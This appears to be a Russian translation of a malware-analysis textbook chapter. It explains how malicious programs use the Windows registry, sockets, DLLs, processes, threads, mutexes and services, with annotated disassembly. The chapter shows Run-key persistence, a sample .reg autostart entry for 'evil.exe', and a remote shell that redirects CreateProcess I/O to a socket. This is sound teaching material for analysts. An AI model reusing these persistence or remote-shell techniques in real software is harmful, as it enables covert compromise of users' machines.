Реестр Windows

Реестр Windows используется для хранения конфигурационной информации операционной системы и программ, например настроек и параметров. Подобно файловой системе, он является хорошим источником индикаторов на узле и может раскрыть полезные сведения о функциональности вредоносной программы.

Ранние версии Windows использовали для хранения конфигурационных сведений файлы .ini. Реестр был создан как иерархическая база данных для повышения производительности, а его важность росла по мере того, как всё больше приложений использовало его для хранения сведений. В реестре находится почти вся конфигурационная информация Windows, включая сведения о сети, драйверах, запуске, учётных записях пользователей и многое другое.

Вредоносные программы часто используют реестр для закрепления в системе или хранения конфигурационных данных. Вредоносная программа добавляет записи реестра, позволяющие ей автоматически запускаться при загрузке компьютера. Реестр настолько велик, что существует множество способов использовать его для закрепления.

Прежде чем углубляться в реестр, необходимо познакомиться с несколькими важными терминами, чтобы понимать документацию Microsoft:

- **Корневой раздел.** Реестр разделён на пять разделов верхнего уровня, называемых корневыми. Иногда также используются термины HKEY и куст. Каждый корневой раздел имеет определённое назначение, описанное далее.
- **Подраздел.** Подраздел похож на подпапку внутри папки.
- **Раздел.** Раздел - папка реестра, которая может содержать дополнительные папки или значения. И корневые разделы, и подразделы являются разделами.
- **Запись значения.** Запись значения - упорядоченная пара из имени и значения.
- **Значение или данные.** Значение или данные - данные, хранящиеся в записи реестра.

Корневые разделы реестра

Реестр разделён на следующие пять корневых разделов:

- **HKEY_LOCAL_MACHINE (HKLM).** Хранит настройки, общие для локального компьютера.
- **HKEY_CURRENT_USER (HKCU).** Хранит настройки текущего пользователя.
- **HKEY_CLASSES_ROOT.** Хранит сведения, определяющие типы.
- **HKEY_CURRENT_CONFIG.** Хранит настройки текущей конфигурации оборудования, в частности отличия текущей конфигурации от стандартной.
- **HKEY_USERS.** Определяет настройки пользователя по умолчанию, новых и текущих пользователей.

Чаще всего используются корневые разделы HKLM и HKCU. (Обычно их называют сокращённо.)

Некоторые разделы на самом деле являются виртуальными и предоставляют способ обращения к лежащим в их основе сведениям реестра. Например, раздел HKEY_CURRENT_USER в действительности хранится в HKEY_USERS\SID, где SID - идентификатор безопасности вошедшего в систему пользователя. Например, популярный подраздел

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run содержит последовательность значений, представляющих исполняемые файлы, которые автоматически запускаются при входе пользователя в систему. Корневой раздел HKEY_LOCAL_MACHINE содержит подразделы SOFTWARE, Microsoft, Windows, CurrentVersion и Run.

Regedit

Редактор реестра (Regedit), показанный на рисунке 7-1, - встроенный инструмент Windows для просмотра и изменения реестра. В окне слева показаны открытые подразделы. В окне справа отображаются записи значений текущего подраздела. Каждая запись имеет имя, тип и значение. Полный путь текущего подраздела показан в нижней части окна.

Автоматически запускаемые программы

Запись значений в подраздел Run (выделенный на рисунке 7-1) - хорошо известный способ настроить автоматический запуск программного обеспечения. Это не особенно скрытный приём, но вредоносные программы часто используют его для автоматического запуска.

Инструмент Autoruns (бесплатно предоставляемый Microsoft) перечисляет код, который будет выполняться при запуске операционной системы. Он показывает запускаемые исполняемые файлы, DLL, загружаемые в Internet Explorer и другие программы, а также драйверы, загружаемые в ядро. Autoruns проверяет примерно от 25 до 30 мест реестра, предназначенных для автоматического запуска кода, однако не обязательно перечисляет их все.




Рисунок 7-1. Инструмент Regedit

Распространённые функции реестра

Вредоносные программы часто используют входящие в Windows API функции реестра, чтобы изменить реестр и автоматически запускаться при загрузке системы. Наиболее распространены следующие функции:

- **RegOpenKeyEx.** Открывает раздел реестра для изменения и запросов. Существуют функции, позволяющие запрашивать и изменять раздел без предварительного открытия, но большинство программ всё равно использует RegOpenKeyEx.
- **RegSetValueEx.** Добавляет в реестр новое значение и задаёт его данные.
- **RegGetValue.** Возвращает данные записи значения реестра.

Увидев эти функции во вредоносной программе, следует определить, к какому разделу реестра они обращаются.

Помимо разделов для запуска при загрузке, существует множество значений реестра, важных для безопасности и настроек системы. Их слишком много, чтобы перечислить здесь (или где-либо ещё), поэтому при обнаружении обращений вредоносной программы к разделам реестра может потребоваться поискать их в Google.

Практический анализ кода реестра

В листинге 7-1 показан реальный код вредоносной программы, открывающий в реестре раздел Run и добавляющий значение, чтобы программа запускалась при каждом старте Windows. Функция RegSetValueEx, принимающая шесть параметров, изменяет запись значения реестра или создаёт новую, если она не существует.

Примечание. При поиске документации функций RegOpenKeyEx, RegSetValueEx и подобных помните, что завершающий символ W или A следует отбросить.

```
0040286F  push    2                ; samDesired
00402871  push    eax              ; ulOptions
00402872  push    offset SubKey    ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877  push    HKEY_LOCAL_MACHINE ; hKey
0040287C  ●call   esi ; RegOpenKeyExW
0040287E  test    eax, eax
00402880  jnz     short loc_4028C5
00402882
00402882  loc_402882:
00402882  lea     ecx, [esp+424h+Data]
00402886  push    ecx              ; lpString
00402887  mov     bl, 1
00402889  ●call   ds:strlenW
0040288F  lea     edx, [eax+eax+2]
00402893  ●push   edx              ; cbData
00402894  mov     edx, [esp+428h+hKey]
00402898  ●lea    eax, [esp+428h+Data]
0040289C  push    eax              ; lpData
0040289D  push    1                ; dwType
0040289F  push    0                ; Reserved
004028A1  ●lea    ecx, [esp+434h+ValueName]
004028A8  push    ecx              ; lpValueName
004028A9  push    edx              ; hKey
004028AA  call    ds:RegSetValueExW
```

Листинг 7-1. Код, изменяющий настройки реестра

Листинг 7-1 содержит комментарии после точки с запятой в конце большинства строк. В основном комментарий представляет имя параметра, помещаемого в стек; оно взято из документации Microsoft для вызываемой функции. Например, первые четыре строки содержат комментарии samDesired, ulOptions, "Software\\Microsoft\\Windows\\CurrentVersion\\Run" и hKey. Они сообщают назначение помещаемых значений. samDesired обозначает запрашиваемый тип доступа

безопасности, поле `ulOptions` - беззнаковое длинное целое число, представляющее параметры вызова (вспомните венгерскую нотацию), а `hKey` - дескриптор корневого раздела, к которому выполняется обращение.

Код вызывает `RegOpenKeyEx` в точке `□` с параметрами, необходимыми для открытия дескриптора раздела реестра `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. Имя значения в точке `□` и данные в точке `□` хранятся в стеке как параметры этой функции; здесь показаны метки, присвоенные им IDA Pro. Вызов `lstrlenW` в точке `□` необходим для получения размера данных, который передаётся функции `RegSetValueEx` в точке `□`.

Сценарии реестра в файлах .reg

Файлы с расширением `.reg` содержат удобочитаемые данные реестра. Когда пользователь дважды щёлкает файл `.reg`, тот автоматически изменяет реестр, объединяя содержащиеся в файле сведения с реестром, почти как сценарий изменения реестра. Как нетрудно представить, вредоносные программы иногда используют файлы `.reg` для изменения реестра, хотя чаще непосредственно редактируют его программным способом.

В листинге 7-2 показан пример файла `.reg`.

```
Windows Registry Editor Version 5.00

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"MaliciousValue"="C:\Windows\evil.exe"
```

Листинг 7-2. Пример файла .reg

Первая строка листинга 7-2 просто указывает версию редактора реестра. В данном случае версия 5.00 соответствует Windows XP. Изменяемый раздел `[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]` заключён в квадратные скобки. Последняя строка файла `.reg` содержит имя значения и данные этого раздела. Листинг добавляет имя значения `MaliciousValue`, которое будет автоматически запускать `C:\Windows\evil.exe` при каждой загрузке операционной системы.

Сетевые API

Вредоносные программы часто полагаются на сетевые функции при выполнении своей грязной работы, а Windows API предоставляет множество функций для сетевого взаимодействия. Создание сетевых сигнатур - сложная задача, которой целиком посвящена глава 14. Здесь наша цель - показать, как распознавать и понимать распространённые сетевые функции, чтобы по их использованию определять действия вредоносной программы.

Сокеты, совместимые с Berkeley

Из сетевых возможностей Windows вредоносные программы чаще всего используют сокеты, совместимые с Berkeley, функциональность которых почти одинакова в Windows и UNIX.

В Windows сетевые функции сокетов, совместимых с Berkeley, реализованы в библиотеках `Winsock`, прежде всего в `ws2_32.dll`. Чаще всего используются функции `socket`, `connect`, `bind`, `listen`, `accept`, `send` и `recv`, описанные в таблице 7-2.

Таблица 7-2. Сетевые функции сокетов, совместимых с Berkeley

Функция	Описание
socket	Создаёт сокет.
bind	Перед вызовом accept связывает сокет с определённым портом.
listen	Указывает, что сокет будет ожидать входящих подключений.
accept	Открывает подключение к удалённому сокету и принимает его.
connect	Открывает подключение к удалённому сокету; удалённый сокет должен ожидать подключения.
recv	Получает данные от удалённого сокета.
send	Отправляет данные удалённому сокету.

Примечание. Для выделения ресурсов сетевых библиотек функция `WSAStartup` должна быть вызвана до любых других сетевых функций. При поиске начала сетевых подключений во время отладки кода полезно установить точку останова на `WSAStartup`, поскольку вскоре после неё должна начаться работа с сетью.

Серверная и клиентская стороны сетевого взаимодействия

У сетевой программы всегда есть две стороны: серверная, которая держит открытый сокет в ожидании входящих подключений, и клиентская, подключающаяся к ожидающему сокету. Вредоносная программа может выступать в любой из этих ролей.

В клиентском приложении, подключающемся к удалённому сокету, за вызовом `socket` следует `connect`, а затем по необходимости `send` и `recv`. В серверном приложении, ожидающем входящие подключения, по порядку вызываются `socket`, `bind`, `listen` и `accept`, после чего по необходимости следуют `send` и `recv`. Этот шаблон одинаков как для вредоносных, так и для обычных программ.

В листинге 7-3 показан пример серверной программы с сокетом.

Примечание. В этом примере опущены вся обработка ошибок и настройка параметров. Реальный пример был бы усеян вызовами `WSAGetLastError` и других функций обработки ошибок.

```

00401041 push    ecx                ; lpWSAData
00401042 push    202h              ; wVersionRequested
00401047 mov     word ptr [esp+250h+name.sa_data], ax
0040104C call   ds:WSAStartup
00401052 push    0                 ; protocol
00401054 push    1                 ; type
00401056 push    2                 ; af
00401058 call   ds:socket
0040105E push    10h               ; namelen
00401060 lea     edx, [esp+24Ch+name]
00401064 mov     ebx, eax

```

```

00401066 push     edx             ; name
00401067 push     ebx             ; s
00401068 call    ds:bind
0040106E mov     esi, ds:listen
00401074 push     5             ; backlog
00401076 push     ebx             ; s
00401077 call    esi ; listen
00401079 lea     eax, [esp+248h+addr1en]
0040107D push     eax             ; addr1en
0040107E lea     ecx, [esp+24Ch+hostshort]
00401082 push     ecx             ; addr
00401083 push     ebx             ; s
00401084 call    ds:accept

```

Листинг 7-3. Упрощённая программа с серверным сокетом

Сначала WSASStartup инициализирует систему сокетов Win32, затем socket создаёт сокет. Функция bind связывает сокет с портом, вызов listen настраивает сокет на прослушивание, а вызов accept приостанавливается в ожидании подключения удалённого сокета.

API WinINet

Помимо API Winsock существует API более высокого уровня, называемый WinINet. Функции WinINet API находятся в Wininet.dll. Если программа импортирует функции из этой DLL, она использует сетевые API высокого уровня.

WinINet API реализует на прикладном уровне такие протоколы, как HTTP и FTP. По открываемым подключениям можно понять действия вредоносной программы.

- InternetOpen используется для инициализации подключения к Интернету.
- InternetOpenUrl используется для подключения к URL, который может быть HTTP-страницей или ресурсом FTP.
- InternetReadFile работает во многом подобно ReadFile, позволяя программе читать данные файла, загруженного из Интернета.

Вредоносная программа может использовать WinINet API для подключения к удалённому серверу и получения дальнейших инструкций для выполнения.

Отслеживание выполняющейся вредоносной программы

Помимо видимых в IDA Pro инструкций jump и call, существует множество способов передачи выполнения вредоносной программой. Аналитик должен уметь выяснять, как вредоносная программа может инициировать выполнение другого кода. Первый и самый распространённый способ обращения к коду за пределами одного файла - использование DLL.

DLL

Динамически подключаемые библиотеки (DLL) - современный способ Windows использовать библиотеки для совместного применения кода несколькими приложениями. DLL является исполняемым файлом, который не запускается самостоятельно, но экспортирует функции для использования другими приложениями.

До появления DLL стандартом были статические библиотеки. Они существуют и сейчас, но встречаются намного реже. Главное преимущество DLL перед статическими библиотеками состоит

в том, что используемую DLL память могут совместно применять работающие процессы. Например, если библиотекой пользуются два разных работающих процесса, код статической библиотеки занял бы вдвое больше памяти, поскольку был бы загружен в память дважды.

Ещё одно важное преимущество DLL: при распространении исполняемого файла можно использовать библиотеки, заведомо присутствующие в системе Windows узла, и не распространять их повторно. Это помогает разработчикам программ и авторам вредоносных программ уменьшать размер своих дистрибутивов.

DLL также служат полезным механизмом повторного использования кода. Например, крупные компании-разработчики создают DLL с функциями, общими для многих приложений. Затем вместе с приложениями они распространяют основной файл .exe и все используемые им DLL. Это позволяет сопровождать единую библиотеку общего кода и распространять её только при необходимости.

Как авторы вредоносных программ используют DLL

Авторы вредоносных программ используют DLL тремя способами:

- **Для хранения вредоносного кода.** Иногда автору выгоднее хранить вредоносный код в DLL, а не в файле .exe. Некоторые вредоносные программы присоединяются к другим процессам, но каждый процесс может содержать только один файл .exe. Для загрузки себя в другой процесс вредоносная программа иногда использует DLL.
- **Используя DLL Windows.** Почти каждая вредоносная программа использует основные DLL Windows, присутствующие в любой системе. Эти DLL содержат функции, необходимые для взаимодействия с операционной системой. Способ использования DLL Windows вредоносной программой часто даёт аналитику чрезвычайно ценные сведения. Импортируемые элементы, с которыми вы познакомились в главе 1, и функции, рассматриваемые на протяжении этой главы, импортируются именно из DLL Windows. В оставшейся части главы мы продолжим рассматривать функции конкретных DLL и описывать способы их использования вредоносными программами.
- **Используя сторонние DLL.** Вредоносная программа также может применять сторонние DLL для взаимодействия с другими программами. Если вредоносная программа импортирует функции из сторонней DLL, можно сделать вывод, что для достижения своих целей она взаимодействует с соответствующей программой. Например, вместо прямого подключения через Windows API она может использовать DLL Mozilla Firefox для обратного подключения к серверу. Вредоносная программа также может распространяться с особой DLL, чтобы использовать функции библиотеки, ещё не установленной на машине жертвы, например функции шифрования, распространяемые в виде DLL.

Основная структура DLL

На внутреннем уровне файлы DLL выглядят почти точно так же, как файлы .exe. DLL используют формат PE, и единственный флаг указывает, что файл является DLL, а не .exe. DLL часто имеют больше экспортируемых и обычно меньше импортируемых элементов. В остальном реального различия между DLL и .exe нет.

Главная функция DLL - DllMain. В DLL она не имеет метки и не является экспортируемой, однако в заголовке PE указана как точка входа файла. Эта функция вызывается для уведомления DLL всякий раз, когда процесс загружает или выгружает библиотеку, создаёт новый поток или завершает существующий. Благодаря таким уведомлениям DLL может управлять ресурсами отдельных процессов и потоков.

Большинство DLL не имеют ресурсов отдельных потоков и игнорируют вызовы DllMain, вызванные действиями потоков. Однако если DLL имеет ресурсы, которыми необходимо управлять отдельно для каждого потока, эти ресурсы могут подсказать аналитику назначение DLL.

Процессы

Вредоносная программа может выполнять код за пределами текущей программы, создавая новый процесс или изменяя существующий. Процесс - программа, выполняемая Windows. Каждый процесс управляет собственными ресурсами, например открытыми дескрипторами и памятью. Процесс содержит один или несколько потоков, выполняемых центральным процессором. Традиционно вредоносная программа представляла собой самостоятельный независимый процесс, но новые вредоносные программы чаще выполняют свой код как часть другого процесса.

Windows использует процессы как контейнеры для управления ресурсами и предотвращения взаимного влияния отдельных программ. Обычно в системе Windows в любой момент работает не менее 20-30 процессов, совместно использующих одни и те же ресурсы, включая центральный процессор, файловую систему, память и оборудование. Писать программы было бы очень сложно, если бы каждой приходилось самостоятельно управлять совместным использованием ресурсов со всеми остальными. Операционная система позволяет всем процессам обращаться к этим ресурсам, не мешая друг другу. Процессы также повышают стабильность, не позволяя ошибкам или сбоям одной программы влиять на другие.

Особенно важный ресурс, совместное использование которого процессами должна обеспечивать операционная система, - системная память. Для этого каждому процессу предоставляется отдельное от всех других процессов пространство памяти, представляющее совокупность адресов, которые процесс может использовать.

Когда процессу требуется память, операционная система выделяет её и предоставляет процессу адрес для обращения. Процессы могут иметь одинаковые адреса памяти, и это часто происходит. Например, один процесс может сохранить что-либо по адресу 0x00400000, и другой процесс тоже может сохранить данные по этому адресу без конфликта. Адреса одинаковы, но физическая память, хранящая данные, различается.

Подобно почтовым адресам, адреса памяти имеют смысл только в контексте. Как адрес Мэйн-стрит, 202 не позволяет определить место без почтового индекса, так и адрес 0x0040A010 не сообщает, где хранятся данные, если неизвестен процесс. Вредоносная программа, обращающаяся к адресу 0x0040A010, повлияет только на данные, хранящиеся по этому адресу в процессе с вредоносным кодом; другие программы системы, использующие тот же адрес, затронуты не будут.

Создание нового процесса

Чаще всего для создания нового процесса вредоносная программа использует функцию CreateProcess. Эта функция имеет множество параметров, и вызывающий код в значительной степени управляет способом создания процесса. Например, вредоносная программа может вызвать эту функцию, чтобы создать процесс для выполнения своего вредоносного кода в обход межсетевых экранов узла и других средств защиты. Либо она может создать экземпляр Internet Explorer и использовать эту программу для обращения к вредоносному содержимому.

Вредоносная программа часто использует CreateProcess для создания простой удалённой оболочки одним вызовом функции. Один из параметров CreateProcess, структура STARTUPINFO,

содержит дескрипторы стандартных потоков ввода, вывода и ошибок процесса. Вредоносная программа может установить эти значения равными сокету, и тогда при записи программы в стандартный вывод данные в действительности будут записываться в сокет. Это позволяет злоумышленнику выполнять удалённую оболочку, не запуская ничего, кроме вызова `CreateProcess`.

В листинге 7-4 показано, как `CreateProcess` может использоваться для создания простой удалённой оболочки. Предшествующий этому фрагменту код должен был открыть сокет к удалённому расположению. Дескриптор сокета хранится в стеке и заносится в структуру `STARTUPINFO`. Затем вызывается `CreateProcess`, и весь ввод и вывод процесса направляется через сокет.

```
004010DA mov     eax, dword ptr [esp+58h+SocketHandle]
004010DE lea     edx, [esp+58h+StartupInfo]
004010E2 push    ecx             ; lpProcessInformation
004010E3 push    edx             ; lpStartupInfo
004010E4 mov     [esp+60h+StartupInfo.hStdError], eax
004010E8 mov     [esp+60h+StartupInfo.hStdOutput], eax
004010EC mov     [esp+60h+StartupInfo.hStdInput], eax
004010F0 mov     eax, dword_403098
004010F5 push    0             ; lpCurrentDirectory
004010F7 push    0             ; lpEnvironment
004010F9 push    0             ; dwCreationFlags
004010FB mov     dword ptr [esp+6Ch+CommandLine], eax
004010FF push    1             ; bInheritHandles
00401101 push    0             ; lpThreadAttributes
00401103 lea     eax, [esp+74h+CommandLine]
00401107 push    0             ; lpProcessAttributes
00401109 push    eax             ; lpCommandLine
0040110A push    0             ; lpApplicationName
0040110C mov     [esp+80h+StartupInfo.dwFlags], 101h
00401114 call    ds:CreateProcessA
```

Листинг 7-4. Пример кода с вызовом `CreateProcess`

В первой строке кода стековая переменная `SocketHandle` помещается в `EAX`. (Дескриптор сокета инициализируется за пределами этой функции.) Структура `lpStartupInfo` процесса хранит стандартные потоки вывода □, ввода □ и ошибок □, которые будут использоваться новым процессом. Сокет помещается в `lpStartupInfo` для всех трёх значений (□, □, □). Обращение к `dword_403098` в точке □ содержит командную строку запускаемой программы, которая в итоге помещается в стек как параметр в точке □. Вызов `CreateProcess` в точке □ имеет 10 параметров, но все, кроме `lpCommandLine`, `lpProcessInformation` и `lpStartupInfo`, равны 0 или 1. (Некоторые представляют значения `NULL`, другие - флаги, но ни один из них не интересен для анализа вредоносных программ.)

Вызов `CreateProcess` создаст новый процесс, весь ввод и вывод которого перенаправлен в сокет. Чтобы найти удалённый узел, нужно определить, где инициализируется сокет (это не показано в листинге 7-4). Чтобы выяснить, какая программа будет запущена, необходимо перейти в `IDA Pro` к адресу `dword_403098` и найти хранящуюся там строку.

Вредоносная программа часто создаёт новый процесс, храня одну программу внутри другой в разделе ресурсов. В главе 1 обсуждалось, что раздел ресурсов PE-файла может хранить любой файл. Иногда вредоносная программа помещает туда другой исполняемый файл. При запуске она извлекает дополнительный исполняемый файл из заголовка PE, записывает его на диск, а затем вызывает `CreateProcess` для запуска. То же делается с `DLL` и другим исполняемым кодом. В таком случае программу необходимо открыть в утилите `Resource Hacker` (рассматривавшейся в главе 1) и сохранить встроенный исполняемый файл на диск для анализа.

Потоки

Процессы являются контейнерами выполнения, но операционная система Windows выполняет именно потоки. Потоки - независимые последовательности инструкций, которые центральный процессор выполняет, не ожидая другие потоки. Процесс содержит один или несколько потоков, выполняющих часть его кода. Все потоки одного процесса совместно используют одно пространство памяти, но у каждого имеются собственные регистры процессора и стек.

Контекст потока

Когда один поток выполняется, он полностью управляет центральным процессором или его ядром, и другие потоки не могут повлиять на состояние процессора или ядра. Изменение потоком значения регистра центрального процессора не влияет на другие потоки. Перед переключением между потоками операционная система сохраняет все значения процессора в структуре, называемой контекстом потока. Затем она загружает в центральный процессор контекст нового потока и выполняет его.

В листинге 7-5 показан пример обращения к локальной переменной и помещения её в стек.

```
004010DE lea     edx, [esp+58h]
004010E2 push    edx
```

Листинг 7-5. Обращение к локальной переменной и помещение её в стек

В листинге 7-5 код в точке `□` обращается к локальной переменной (`esp+58h`) и сохраняет её в EDX, после чего помещает EDX в стек. Если бы между этими двумя инструкциями другой поток выполнил код, изменяющий EDX, значение EDX оказалось бы неправильным и код работал бы неверно. При переключении контекста потока, если между этими инструкциями выполняется другой поток, значение EDX сохраняется в контексте потока. Когда исходный поток снова запускается и выполняет инструкцию `push`, его контекст восстанавливается и EDX вновь содержит правильное значение. Так ни один поток не может повлиять на регистры или флаги другого.

Создание потока

Для создания новых потоков используется функция `CreateThread`. Вызывающий её код задаёт начальный адрес, часто называемый стартовой функцией. Выполнение начинается по начальному адресу и продолжается до возврата функции, хотя возвращаться она не обязана и поток может работать до завершения процесса. При анализе кода, вызывающего `CreateThread`, необходимо исследовать стартовую функцию наряду с остальным кодом функции, вызывающей `CreateThread`.

Вызывающий `CreateThread` код может задать функцию, с которой начинается поток, и единственный параметр для передачи стартовой функции. Параметр может иметь любое значение в зависимости от функции, где начинается поток.

Вредоносная программа может использовать `CreateThread` несколькими способами:

- вызвать `CreateThread`, указав адрес `LoadLibrary` как начальный, чтобы загрузить в процесс новую вредоносную библиотеку. (Передаваемый `CreateThread` аргумент является именем загружаемой библиотеки. Новая DLL загружается в память процесса, после чего вызывается `DllMain`.)
- создать два новых потока для ввода и вывода: один прослушивает сокет или канал и передаёт полученное в стандартный ввод процесса, а другой читает стандартный вывод и отправляет данные в сокет или канал. Цель вредоносной программы - направить всю информацию в один

сокет или канал для непрерывного взаимодействия с работающим приложением.

В листинге 7-6 показано, как распознать второй приём по двум расположенным рядом вызовам `CreateThread`. (Показаны только системные вызовы для `ThreadFunction1` и `ThreadFunction2`.) Этот код дважды вызывает `CreateThread`. Аргументы `lpStartAddress` сообщают, где искать код, который будет выполняться после запуска потоков.

```
004016EE lea     eax, [ebp+ThreadId]
004016F4 push    eax             ; lpThreadId
004016F5 push    0               ; dwCreationFlags
004016F7 push    0               ; lpParameter
004016F9 push    offset ThreadFunction1 ; lpStartAddress
004016FE push    0               ; dwStackSize
00401700 lea     ecx, [ebp+ThreadAttributes]
00401706 push    ecx             ; lpThreadAttributes
00401707 call    ds:CreateThread
0040170D mov     [ebp+var_59C], eax
00401713 lea     edx, [ebp+ThreadId]
00401719 push    edx             ; lpThreadId
0040171A push    0               ; dwCreationFlags
0040171C push    0               ; lpParameter
0040171E push    offset ThreadFunction2 ; lpStartAddress
00401723 push    0               ; dwStackSize
00401725 lea     eax, [ebp+ThreadAttributes]
0040172B push    eax             ; lpThreadAttributes
0040172C call    ds:CreateThread
```

Листинг 7-6. Основная функция примера с потоками

В листинге 7-6 стартовая функция первого вызова `CreateThread` помечена как `ThreadFunction1`, а для второго вызова — как `ThreadFunction2`. Чтобы определить назначение этих двух потоков, сначала перейдём к `ThreadFunction1`. Как показано в листинге 7-7, первая функция потока выполняет цикл, где вызывает `ReadFile` для чтения из канала, а затем пересылает данные в сокет функцией `send`.

```
...
004012C5 call    ds:ReadFile
...
00401356 call    ds:send
...
```

Листинг 7-7. ThreadFunction1 из примера с потоками

Как показано в листинге 7-8, вторая функция потока выполняет цикл, вызывающий `recv` для чтения данных, отправленных по сети, а затем пересылает их в канал функцией `WriteFile`, чтобы приложение могло их прочитать.

```
...
004011F2 call    ds:recv
...
00401271 call    ds:WriteFile
...
```

Листинг 7-8. ThreadFunction2 из примера с потоками

Примечание. Помимо потоков системы Microsoft используют волокна. Волокна похожи на потоки, но управляются потоком, а не операционной системой. Волокна совместно используют один контекст потока.

Координация процессов с помощью мьютексов

Связанная с потоками и процессами тема - мьютексы, которые в ядре называются мутантами. Мьютексы являются глобальными объектами, координирующими несколько процессов и потоков.

Мьютексы главным образом используются для управления доступом к общим ресурсам и часто применяются вредоносными программами. Например, если два потока должны обращаться к структуре памяти, но безопасно делать это одновременно может лишь один, доступ можно регулировать мьютексом.

В каждый момент мьютексом может владеть только один поток. Мьютексы важны для анализа вредоносных программ, поскольку часто имеют жёстко заданные имена, которые служат хорошими индикаторами на узле. Такие имена распространены, потому что имя мьютекса должно оставаться неизменным, если его используют два процесса, никак иначе друг с другом не взаимодействующие.

Поток получает доступ к мьютексу вызовом `WaitForSingleObject`, а все последующие потоки, пытающиеся получить доступ, должны ждать. Завершив работу с мьютексом, поток вызывает `ReleaseMutex`.

Мьютекс можно создать функцией `CreateMutex`. Один процесс может получить дескриптор мьютекса другого процесса с помощью вызова `OpenMutex`. Вредоносная программа часто создаёт мьютекс и пытается открыть существующий мьютекс с тем же именем, чтобы в каждый момент работал только один её экземпляр, как показано в листинге 7-9.

```
00401000  push  offset Name      ; "HGL345"
00401005  push  0                 ; bInheritHandle
00401007  push  1F0001h           ; dwDesiredAccess
0040100C  ●call  ds:__imp__OpenMutexW@12 ; OpenMutexW(x,x,x)
00401012  ●test  eax, eax
00401014  ●jz    short loc_40101E
00401016  push  0                 ; int
00401018  ●call  ds:__imp__exit
0040101E  push  offset Name      ; "HGL345"
00401023  push  0                 ; bInitialOwner
00401025  push  0                 ; lpMutexAttributes
00401027  ●call  ds:__imp__CreateMutexW@12 ; CreateMutexW(x,x,x)
```

Листинг 7-9. Использование мьютекса, обеспечивающего работу только одной копии вредоносной программы

Код листинга 7-9 использует для мьютекса жёстко заданное имя HGL345. Сначала вызов `OpenMutex` в точке `□` проверяет существование мьютекса с именем HGL345. Если возвращённое значение в точке `□` равно `NULL`, переход в точке `□` перепрыгивает через вызов `exit`, и выполнение продолжается. Если значение не равно `NULL`, в точке `□` вызывается `exit` и процесс завершается. Если выполнение продолжается, в точке `□` создаётся мьютекс, благодаря которому дополнительные экземпляры программы завершатся при достижении этого кода.

Службы

Ещё один способ выполнения вредоносной программой дополнительного кода - установка его как службы. Windows позволяет задачам работать без собственных процессов или потоков посредством фоновых приложений-служб; диспетчер служб Windows планирует и запускает код без участия пользователя. В любой момент в Windows работает несколько служб.

Службы дают автору вредоносной программы множество преимуществ. Одно из них состоит в том, что службы обычно работают от имени `SYSTEM` или другой привилегированной учётной записи. Это не уязвимость, поскольку для установки службы нужен административный доступ, но автору вредоносной программы это удобно: учётная запись `SYSTEM` имеет больше прав, чем учётные записи администратора или пользователя.

Службы также предоставляют ещё один способ закрепления в системе, поскольку их можно настроить на автоматический запуск вместе с операционной системой, а в диспетчере задач они могут даже не отображаться как процесс. Пользователь, просматривающий работающие приложения, не обнаружит ничего подозрительного, потому что вредоносная программа не работает как отдельный процесс.

Примечание. Работающие службы можно перечислить командой `net start`, однако она покажет только их имена. Дополнительные сведения о работающих службах можно собрать такими программами, как упомянутый ранее Autoruns.

Службы можно устанавливать и изменять несколькими функциями Windows API, которые являются основными целями вредоносных программ. Следует искать несколько ключевых функций:

- **OpenSCManager.** Возвращает дескриптор диспетчера управления службами, используемый всеми последующими функциями, связанными со службами. Любой код, взаимодействующий со службами, вызывает эту функцию.
- **CreateService.** Добавляет новую службу в диспетчер управления службами и позволяет указать, должна ли она автоматически запускаться при загрузке или запускаться вручную.
- **StartService.** Запускает службу и используется только для служб с ручным запуском.

